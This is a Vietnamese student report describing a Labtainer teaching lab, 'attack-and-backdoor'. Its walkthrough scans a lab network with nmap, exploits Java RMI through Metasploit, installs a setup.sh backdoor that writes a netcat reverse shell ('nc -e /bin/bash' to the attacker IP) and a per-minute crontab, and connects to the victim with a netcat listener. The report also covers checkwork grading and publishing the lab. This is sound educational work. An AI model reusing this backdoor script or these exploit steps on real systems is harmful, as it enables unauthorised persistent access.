
Hình 9 File cài backdoor lưu trên máy web-server



Hình 10 Add hosts



Hình 11 Parameter



Hình 12 Results

Hình 13 Ảnh GOALS

4. Thử nghiệm và đánh giá

Chúng tôi đã xây dựng thành công bài thực hành, dưới đây là các hình ảnh minh họa về bài thực hành:

Bắt Đầu

```
student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/attack-and-backdoor
Labname attack-and-backdoor

Student      |      rmi-ok | nc-backdoor-ok |      nmap-ok | backdoor-ok |      setup-ok |
=====
check7
What is automatically assessed for this lab:
```

Task 1 : scan tất cả các máy đang hoạt động trong mạng LAN

- Trên máy Attacker dùng nmap scan tất cả các máy trong subnet Lan :
 - o Câu lệnh : nmap 192.168.1.0/24

```

ubuntu@attacker:~$ nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-08 06:49 UTC
Nmap scan report for 192.168.1.1
Host is up (0.00072s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for attack-and-backdoor.victim.student.lan (192.168.1.2)
Host is up (0.00075s latency).
Not shown: 981 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock

```

Hình 14 Nmap Scan các máy trong mạng LAN

- Scan service rmiregistry đang chạy trên máy victim
- Trên máy Attacker dùng nmap scan phiên bản dịch vụ tên service đang chạy trên máy victim
 - o Câu lệnh: `nmap -v -A 192.168.1.2 -p 1099`

```

ubuntu@attacker:~$ nmap 192.168.1.2 -v -A -p 1099 | grep rmi
1099/tcp open  java-rmi GNU Classpath grmiregistry
ubuntu@attacker:~$ msfconsole

```

Hình 15 Dùng Nmap scan dịch vụ port 1099

- Sau khi chạy 2 câu lệnh trên được Y : nmap-ok

```

student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/attack-and-backdoor
Labname attack-and-backdoor

Student      |      rmi-ok | nc-backdoor-ok |      nmap-ok |      backdoor-ok |      setup-ok |
===== | ===== | ===== | ===== | ===== | ===== |
check7      |      |      |      Y |      |      |
What is automatically assessed for this lab:

```

Hình 16 Checkwork Task 1

Task 2 : Cài đặt file setup.sh trên web server tạo backdoor

- Trên máy Web-server Dùng lệnh chỉnh sửa file setup.sh
 - o Lệnh : `nano /var/www/path.com/setup.sh`
 - o Chỉnh địa chỉ ip và port đến địa chỉ của máy attacker

```

GNU nano 2.3.1      File: /var/www/path.com/setup.sh

#!/bin/bash

rm -rf /rvshell.sh
echo "#!/bin/bash" >> /rvshell.sh
echo "nc -e /bin/bash 192.168.1.3 4444" >> /rvshell.sh

rm -rf /crontab.sh
echo "* * * * * /rvshell.sh" >> /crontab.sh

chmod 777 /rvshell.sh
chmod 777 /crontab.sh

crontab -r
crontab /crontab.sh

echo "SetupOK"

[ Read 19 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text ^T To Spell

```

Hình 17 Sửa ip và port File setup backdoor trên webserver

- Cat file : cat /var/www/path.com/setup.sh

```

[student@web-server ~]$ cat /var/www/path.com/setup.sh
#!/bin/bash

rm -rf /rvshell.sh
echo "#!/bin/bash" >> /rvshell.sh
echo "nc -e /bin/bash 192.168.1.3 4444" >> /rvshell.sh

rm -rf /crontab.sh
echo "* * * * * /rvshell.sh" >> /crontab.sh

chmod 777 /rvshell.sh
chmod 777 /crontab.sh

crontab -r
crontab /crontab.sh

echo "SetupOK"

```

Hình 18 Cat File sau khi sửa để chấm điểm

- Sau khi cat file setup.sh nếu đúng được Y : setup-ok

```

student@ubuntu: ~/labtainer/labtainer-student
File Edit View Search Terminal Help
student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/attack-and-backdoor
Labname attack-and-backdoor

Student | rmi-ok | nc-backdoor-ok | nmap-ok | backdoor-ok | setup-ok |
=====|=====|=====|=====|=====|=====|
check7  |      Y |      Y      |      Y |      Y      |      Y |
What is automatically assessed for this lab:

```

Hình 19 Checkwork Task 2

Task 3 : Dùng msfconsole tìm kiếm module và thể tấn công lỗ hổng rmi

- Trên máy Attacker chạy msfconsole
 - o Câu lệnh : msfconsole
- Tìm kiếm lỗ hổng và module tấn công
 - o Câu lệnh : msf5 > search java_rmi
 - Có thể dùng câu lệnh : use <int> để chọn module tấn công sau khi tìm kiếm
 - Dùng lệnh : show options để hiển thị thông số cần thiết
 - Dùng câu lệnh : set dùng thiết lập các thông số
- Chọn module tấn công (multi/misc/java_rmi_server)
 - o Câu lệnh : msf5 > use 3
 - o Câu lệnh : msf5 > use multi/misc/java_rmi_server

```
msf5 > search java_rmi

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                                     - - - - -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No     Java RMI Registry Interface
1  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal Yes     Java RMI Server Insecure En
2  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Dese
3  exploit/multi/misc/java_rmi_server        2011-10-15      excellent No     Java RMI Server Insecure De
```

Hình 20 Search và tấn công lỗ hổng Java_rmi

- Thêm địa chỉ ip máy victim vào module tấn công
 - o Câu lệnh : set rhosts 192.168.1.2
- Tấn công exploit
 - o Dùng câu lệnh exploit

```
msf5 > use 3
msf5 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.2
rhosts => 192.168.1.2
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.2:1099 - Using URL: http://0.0.0.0:8080/WHXPTR
[*] 192.168.1.2:1099 - Local IP: http://127.0.0.1:8080/WHXPTR
[*] 192.168.1.2:1099 - Server started.
[*] 192.168.1.2:1099 - Sending RMI Header...
[*] 192.168.1.2:1099 - Sending RMI Call...
[*] 192.168.1.2:1099 - Replied to request for payload JAR
[*] Sending stage (53867 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:33329) at 2023-11-08 06:54:05 +0000
[*] 192.168.1.2:1099 - Server stopped.
```

Hình 21 Tấn công lỗ Hổng

- Sau khi tấn công thì cat file chỉ định trong máy victim
 - o meterpreter > cat /root/catme.txt

```
meterpreter > cat /root/catme.txt

# Description: This is a pre-created file for each student (victim) container

My string is: c742f20ec485755f369b5f717f384127
```

Hình 22 Cat File chỉ định

- Sau khi cat file được Y : rmi-ok

```
student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/attack-and-backdoor
Labname attack-and-backdoor

Student | rmi-ok | nc-backdoor-ok | nmap-ok | backdoor-ok | setup-ok |
=====|=====|=====|=====|=====|=====|
check7  |      Y |               Y |      Y |               Y |      Y |
What is automatically assessed for this lab:
```

Hình 23 Checkwork Task 3

Task 4 Dùng netcat tạo reverse shell và tự động kết nối lại sau một khoảng thời gian nhất định

- Yêu cầu hoàn thành xong task 3 :
- Trên máy victim từ bước 4 tiếp tục và tạo 1 shell điều khiển máy victim bằng câu lệnh như là 1 terminal
 - o Câu lệnh meterpreter > shell

```
meterpreter > shell
Process 1 created.
Channel 2 created.
ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:c0:a8:01:02
          inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1955 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:230718 (225.3 KB)  TX bytes:71756 (70.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40975 (40.0 KB)  TX bytes:40975 (40.0 KB)
```

Hình 24 Mở shell trên meterpreter

- Thiết lập backdoor trên máy victim
 - o Dùng câu lệnh tải file: wget path.com/setup.sh

```
wget path.com/setup.sh
wget path.com/setup.sh
--01:55:04-- http://path.com/setup.sh
=> `setup.sh'
Resolving path.com... 192.168.1.4
Connecting to path.com[192.168.1.4]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 282 [application/x-sh]

0K 100% 38.71 MB/s
01:55:04 (38.71 MB/s) - `setup.sh' saved [282/282]
```

Hình 25 Tải Về File setup backdoor từ webserver

- Cấp quyền chmod 777 /setup.sh
- Chạy file setup.sh

```
chmod 777 setup.sh
chmod 777 setup.sh
./setup.sh
./setup.sh
no crontab for root
SetupOK
exit
exit
```

Hình 26 Chạy cài backdoor lên victim

- Sau khi chạy file setup.sh thì được Y : backdoor-ok

```
student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/attack-and-backdoor
Labname attack-and-backdoor

Student | rmi-ok | nc-backdoor-ok | nmap-ok | backdoor-ok | setup-ok |
=====|=====|=====|=====|=====|=====|
check7  |        Y |                | Y       | Y          | Y        |
What is automatically assessed for this lab:
```

Hình 27 Checkwork Task 4

Task 5 : Dùng netcat để khai thác reverse shell

- Yêu cầu hoàn thành song task 4 :
- Trên máy attcker khai thác reverse shell :
 - Câu lệnh : nc -lvnp 4444
- Đợi cho đến khi netcat kết nối với máy victim có thể khai thác dữ liệu:
 - Câu lệnh : cat /root/catme.txt


```

ubuntu@attacker:~$ nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.1.2 59328 received!
cat /root/catme.txt
cat /root/catme.txt

# Description: This is a pre-created file for each student (victim) container
My string is: c742f20ec485755f369b5f717f384127

whoami
whoami
root
uname
uname
Linux
uname -a
uname -a
Linux victim 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC 2019 x86_64 GNU/Linux

```

Hình 28 Dùng Netcat để backdoor kết nối

- Sau khi cat file catme.txt được Y : nc-backdoor-ok

```

student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/attack-and-backdoor
Labname attack-and-backdoor

Student | rmi-ok | nc-backdoor-ok | nmap-ok | backdoor-ok | setup-ok |
=====|=====|=====|=====|=====|=====|
check7  |      Y |      Y      |      Y |      Y      |      Y      |
What is automatically assessed for this lab:

student@ubuntu:~/labtainer/labtainer-student$ echo "B19DCAT079"
B19DCAT079

```


Hình 29 Checkwork Task 5

5. Triển khai trên docker hub

5.1 Tải bài lab lên docker hub

Sau khi đã thiết kế được bài thực hành thì chúng ta sẽ lưu những images của bài thực hành trên <https://hub.docker.com/> để những images này sẽ được tải về máy tính của sinh viên khi làm bài thực hành. Cách thực hiện cụ thể được nêu ở dưới:


Lấy tên của Docker Hub để đăng ký cho registry.



Hình 30 Đăng ký Registry cho bài lab


Đẩy images của vùng chứa (container) lên DockerHub:

```
cd $LABTAINER_DIR/distrib
./publish.py -d -l ptit-attack-and-backdoor
```



Hình 31 Đẩy bài lab lên docker hub

Các image được đẩy lên docker hub



Hình 32 Các Image được đẩy lên docker hub

Chuyển tới thư mục chứa các bài thực hành: **labtainer/trunk/labs** và khởi tạo git:


```
git init
git add ptit-attack-and-backdoor
git commit ptit-attack-and-backdoor -m "Adding an IModule"
create-imodules.sh
```

```
student@ubuntu:~/labtainer/trunk/labs$ git init
Initialized empty Git repository in /home/student/labtainer/trunk/labs/.git/
student@ubuntu:~/labtainer/trunk/labs$ git add ptit-attack-and-backdoor
student@ubuntu:~/labtainer/trunk/labs$ git commit ptit-attack-and-backdoor -m "Adding an IModule"
[master (root-commit) 06cdd17] Adding an IModule
66 files changed, 894 insertions(+)
create mode 100755 ptit-attack-and-backdoor/attacker/_bin/.treataslocal.swp
create mode 100755 ptit-attack-and-backdoor/attacker/_bin/nc
create mode 100755 ptit-attack-and-backdoor/attacker/_bin/nc.openbsd
create mode 100755 ptit-attack-and-backdoor/attacker/_bin/treataslocal
create mode 100755 ptit-attack-and-backdoor/attacker/_system/etc/rc.local
create mode 100755 ptit-attack-and-backdoor/attacker/_system/etc/securetty
create mode 100755 ptit-attack-and-backdoor/attacker/_system/etc/ssh/sshd_config
create mode 100755 ptit-attack-and-backdoor/attacker/_system/etc/systemd/system/mynotify.service
create mode 100755 ptit-attack-and-backdoor/attacker/_system/etc/xinetd.conf
create mode 100755 ptit-attack-and-backdoor/attacker/_system/etc/xinetd.d/ssh
create mode 100644 ptit-attack-and-backdoor/attacker/home_tar/home.tar
```

Hình 33 Khởi tạo git

```
student@ubuntu:~/labtainer/trunk/labs$ create-imodules.sh
lab is ptit-attack-and-backdoor
Do docs
make: 'attack-and-backdoor.pdf' is up to date.
*****
** Post /home/student/labtainer/trunk/imodule.tar to your web server **
*****
student@ubuntu:~/labtainer/trunk/labs$
```

Hình 34 Tạo file imodule.tar



Hình 35 Đẩy file imodule.tar lên github

Cách tải file imodule.tar

wget <https://github.com/hoangsvn/ptit-attack-and-backdoor/releases/download/ptit-attack-and-backdoor/imodule.tar>

git clone https://github.com/hoangsvn/ptit-attack-and-backdoor.git

```
student@ubuntu:~/labtainer/labtainer-student$ git clone https://github.com/hoangsvn/ptit-attack-and-backdoor.git
Cloning into 'ptit-attack-and-backdoor'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 1), reused 8 (delta 0), pack-reused 0
Unpacking objects: 100% (9/9), done.
```

Hình 36 dùng git clone tải file imodule

imodule và chạy lab

```
student@ubuntu:~/labtainer/labtainer-student$ imodule file://home/student/labtainer/labtainer-student/ptit-attack-and-backdoor/imodule.tar
Adding imodule path file://home/student/labtainer/labtainer-student/ptit-attack-and-backdoor/imodule.tar
Updating IModule from file://home/student/labtainer/labtainer-student/ptit-attack-and-backdoor/imodule.tar
student@ubuntu:~/labtainer/labtainer-student$
```

Hình 37 imodule file và trong labtainer

```
student@ubuntu: ~/labtainer/labtainer-student

File Edit View Search Terminal Help
student@ubuntu:~/labtainer/labtainer-student$ labtainer -r ptit-attack-and-backdoor
latest: Pulling from ptithoang079/ptit-attack-and-backdoor.attacker.student
5f851ac7b503: Pull complete
1fb89b5ff1ad: Pull complete
37c887c8cbfb: Pull complete
af78ceabf764: Pull complete
35077fa23ee2: Pull complete
f158d07cb0c1: Pull complete
7639886da7db: Waiting
```

Hình 38 Khi lab chạy lần đầu tiên

```
Please enter your e-mail address: [ptit-ssh-protection]
Starting the lab, this may take a moment...
Started 3 containers, 3 completed initialization. Done.

The lab manual is at
  file:///home/student/labtainer/trunk/labs/ptit-attack-and-backdoor/docs/attack-and-backdoor.pdf

You may the manual by right clicking
and select "Open Link".

Press <enter> to start the lab

student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/ptit-attack-and-backdoor
Labname ptit-attack-and-backdoor

Student      |      rmi-ok | nc-backdoor-ok |      nmap-ok |      backdoor-ok |      setup-ok |
=====
ptit-attack-and-back |
ptit-ssh-protection |
What is automatically assessed for this lab:
: setup-ok > sua file setup.sh tren webserver
: rmi-ok > tan cong va cat file chi dinh
: nc-backdoor-ok > dung netcat truy cap vao backdoor
: nmap-ok > dung nmap quet may victim
: backdoor-ok > cai backdoor vao may victim
student@ubuntu:~/labtainer/labtainer-student$ stoplab
Results stored in directory: /home/student/labtainer_xfer/ptit-attack-and-backdoor
student@ubuntu:~/labtainer/labtainer-student$
```

Hình 39 Lab chạy thành công

References

- School, N. P. (2023, 11). *Labtainers - Center for Cybersecurity and Cyber Operations - Naval Postgraduate School*. Retrieved from Labtainers - Center for Cybersecurity and Cyber Operations - Naval Postgraduate School: <https://nps.edu/web/c3o/labtainers>
- School, N. P. (2023, 11). *School, Naval Postgraduate*. Retrieved from School, Naval Postgraduate: <https://nps.edu/documents/107523844/117289221/labtainer-student.pdf>